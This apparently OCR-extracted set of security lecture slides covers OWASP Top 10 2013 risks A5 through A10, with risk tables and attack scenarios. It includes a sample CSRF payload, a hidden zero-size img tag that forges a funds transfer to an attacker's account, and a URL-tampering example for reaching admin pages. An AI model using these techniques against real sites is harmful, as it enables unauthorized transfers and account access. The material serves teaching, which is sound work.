
```
http://example.com/app/transferFunds?
amount=1500&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#" width="0"
height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

Missing Function Level Access Control Illustrated



https://www.onlinebank.com/user/getAccounts

Your Accounts

Checking-6534	»
Current Balance	$3577.98
Available Balance	$3568.99
Checking-6515	»
Current Balance	$2,518.08
Available Balance	$2200.00
Transfer Funds	»

Open New Account

Your Bills

$9999.99 due in next: 1 day

Pay Bills »

Customer Service Privacy & Security

Income and Expenses from Sep 26, 2004 to Jan 16, 2005 Checking-6534

Date	Description	Category	Amount
Nov 22, 2004	Interest Payment	Interest	$.25
Nov 22, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	$100.00
Nov 19, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 16, 2004	SBC Phone Bill Payment	Phone	$94.23
Nov 16, 2004	myBank Credit Card Bill Payment	Credit Card	$2,853.57
Nov 15, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	$100.00
Nov 15, 2004	myBank Payroll	Payroll	$4,373.79
Nov 10, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 4, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 3, 2004	myBank Credit Card Bill Payment	Credit Card	$10.00
Nov 1, 2004	Working Assets Bill Payment	Phone	$13.57
Nov 1, 2004	Prudential Insurance Bill Payment	Insurance	$435.00
Nov 1, 2004	Chase Manhattan Mortgage Corp Bill Payment	Mortgage	$2,184.42
Oct 29, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Oct 29, 2004	myBank Payroll	Payroll	$4,338.96

Net Cash Flow: 6435.29

- Attacker notices the URL indicates his role

  /user/getAccounts


- He modifies it to another directory (role)

  /admin/getAccounts, or

  /manager/getAccounts

- Attacker views more accounts than just their own

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A5-Security Misconfiguration


← A4-Insecure Direct Object References

2013 Table of Contents

2013 Top 10 List

A6-Sensitive Data Exposure →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.



Example Attack Scenarios


Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

The attack vector for this type of attack is often files that are stored on disk. Configuration files for applications and services.

Or default accounts in DBMS (e.g. **sa** in Sql Server)

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A6-Sensitive Data Exposure


← A5-Security Misconfiguration

2013 Table of Contents

2013 Top 10 List

A7-Missing Function Level Access Control →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.



Top 10 2013-A8-Cross-Site Request Forgery (CSRF)

← A7-Missing Function Level Access Control


2013 Table of Contents

2013 Top 10 List

A9-Using Components with Known Vulnerabilities →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Attack Vector in OWASP Top-10 Web Risks




Top 10 2013-A9-Using Components with Known Vulnerabilities

← A8-Cross-Site Request Forgery (CSRF) | 2013 Table of Contents | A10-Unvalidated Redirects and Forwards →

2013 Top 10 List

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.




Top 10 2013-A10-Unvalidated Redirects and Forwards

← A9-Using Components with Known Vulnerabilities | 2013 Table of Contents | What's Next for Developers →

2013 Top 10 List

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions

Everyone Uses Vulnerable Libraries

